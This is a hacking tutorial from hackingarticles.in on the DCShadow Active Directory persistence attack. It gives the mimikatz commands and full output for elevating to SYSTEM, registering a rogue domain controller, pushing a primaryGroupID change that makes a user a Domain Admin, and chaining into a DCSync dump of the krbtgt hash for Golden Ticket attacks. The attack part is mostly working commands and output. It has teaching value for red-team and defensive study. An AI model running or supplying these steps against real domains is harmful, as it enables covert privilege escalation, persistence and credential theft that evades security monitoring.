Domain Persistence: DC Shadow Attack

hackingarticles.in/domain-persistence-dc-shadow-attack

Raj June 8, 2020

In this post, we are going to discuss the most dynamic attack on AD named as DC Shadow attack. It is part of Persistence which create rogue Domain controller in the network. This attack is an actual threat because of This attack leverage into another dynamic attack such as DCSync Attack and Golden ticket Attack.

DCShadow Attack

Dcshadow is a feature in mimikatz that manipulating Active Directory (AD) data, including objects and schemas, by registering and replicating the behaviour of a Domain Controller (DC). It simulates the behaviour of a Domain Controller (using protocols like RPC used only by DC) to inject its own data, bypassing most of the common security controls and including your SIEM. It shares some similarities with the DCSync attack (already present in the lsadump module of mimikatz)

It is a post-exploitation attack (also called domination attack) because it requires domain admin (or enterprise admin) privileges


Description of the attack

The attacks are done using the following steps:

- registering the “DC” by creating 2 objects in the CN=Configuration partition and altering the SPN of the computer used.
- Pushing the data (triggered using DrsReplicaAdd, KCC or other internal AD events)
- Removing the object previously created to demote the DC

Walkthrough

Using the compromised user account we identify the identity of logon user “Yashika” and notice it is member of Domain User group.



To perform the DC SHADOW attack, you need to download and install mimikatz inside the host machine and run it as an administrator in order to execute "**!+**" and "**!processtoken**" command. This will register and start mimidrv service and try to elevate for privilege token thus it provides privilege to call kernel-level functions via a user-mode application.

```
!+
!processtoken
token::whoami
```

Thus with the help of "**token::whoami**" we can enumerate the current identity. As you can observe that it has shown "NT Authority/System" privilege.

```
mimikatz # !+
[+] 'mimidrv' service already registered
[*] 'mimidrv' service already started

mimikatz # !processtoken
Token from process 0 to process 0
 * from 0 will take SYSTEM token
 * to 0 will take all 'cmd' and 'mimikatz' process
Token from 4/System
 * to 2084/mimikatz.exe

mimikatz # token::whoami
 * Process Token : {0;000003e7} 1 D 2818155     NT AUTHORITY\SYSTEM     S-1-5-18
 * Thread Token  : no token

mimikatz #
```

Now execute the following command which will mimic as a bogus domain controller in the network and try to add user Yashika in the domain admin group.

```
lsadump::dcshadow /object:yashika /attribute:primaryGroupID /value:512
```

```
mimikatz # lsadump::dcshadow /object:yashika /attribute:primaryGroupID /value:512
** Domain Info **

Domain:         DC=ignite,DC=local
Configuration:  CN=Configuration,DC=ignite,DC=local
Schema:         CN=Schema,CN=Configuration,DC=ignite,DC=local
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=igni
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 86291

** Server Info **

Server: WIN-S0V7KMTVLD2.ignite.local
  InstanceId  : {8d93763c-4e7f-4798-8be8-cbe5efdbd671}
  InvocationId: {e6548b1b-c10c-4d89-b0eb-33bde02e35d3}
Fake Server (not already registered): Client1.ignite.local

** Attributes checking **

#0: primaryGroupID

** Objects **

#0: yashika
DN:CN=yashika,OU=Tech,DC=ignite,DC=local
  primaryGroupID (1.2.840.113556.1.4.98-90062 rev 1):
    512
    (00020000)


** Starting server **

 > BindString[0]: ncacn_ip_tcp:Client1[49919]
 > RPC bind registered
 > RPC Server is waiting!
== Press Control+C to stop ==
```

Open one more mimikatz in a new terminal and execute the following command which will try to push bogus domain controller into legitimate.


```
lsadump::dcshadow /push
```

```
mimikatz # token::whoami
 * Process Token : {0;002fe00e} 1 D 3139026     IGNITE\Administrator    S-1-5-21-
 * Thread Token  : no token

mimikatz # lsadump::dcshadow /push
** Domain Info **

Domain:         DC=ignite,DC=local
Configuration:  CN=Configuration,DC=ignite,DC=local
Schema:         CN=Schema,CN=Configuration,DC=ignite,DC=local
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 86292

** Server Info **

Server: WIN-S0V7KMTVLD2.ignite.local
  InstanceId  : {8d93763c-4e7f-4798-8be8-cbe5efdbd671}
  InvocationId: {e6548b1b-c10c-4d89-b0eb-33bde02e35d3}
Fake Server (not already registered): Client1.ignite.local

** Performing Registration **

** Performing Push **

Syncing DC=ignite,DC=local
Sync Done

** Performing Unregistration **


mimikatz #
```

So, after executing the above-mentioned command, we checked identity for user yashika again and noticed that this time it becomes the member of the domain admin group.

```
net user yashika /Domain
```


Why DCshadow is a dynamic attack, because if you have added the user into PrimaryGroupID object then it will be not easy for an administrator to remove any user from inside domain admin group.



This attack also becomes a ladder for carrying out other attacks like the DCsync attack. As we discussed earlier, if a host is a member of a privileged group such as a domain administrator or enterprise, an intruder can imitate as a domain controller with dcsync attacks and can request user NTLM hashes from other domain controllers on the network, read more about it from here.

```
lsadump::dcsync /domain:ignite.local /user:krbtgt
```

Once the intruder is able to get hashes of KDC server, further he can carry out the Golden Ticket attack which read from **here**, therefore we called DC Shadow is the most dynamic attack on AD.



Reference: https://www.dcshadow.com/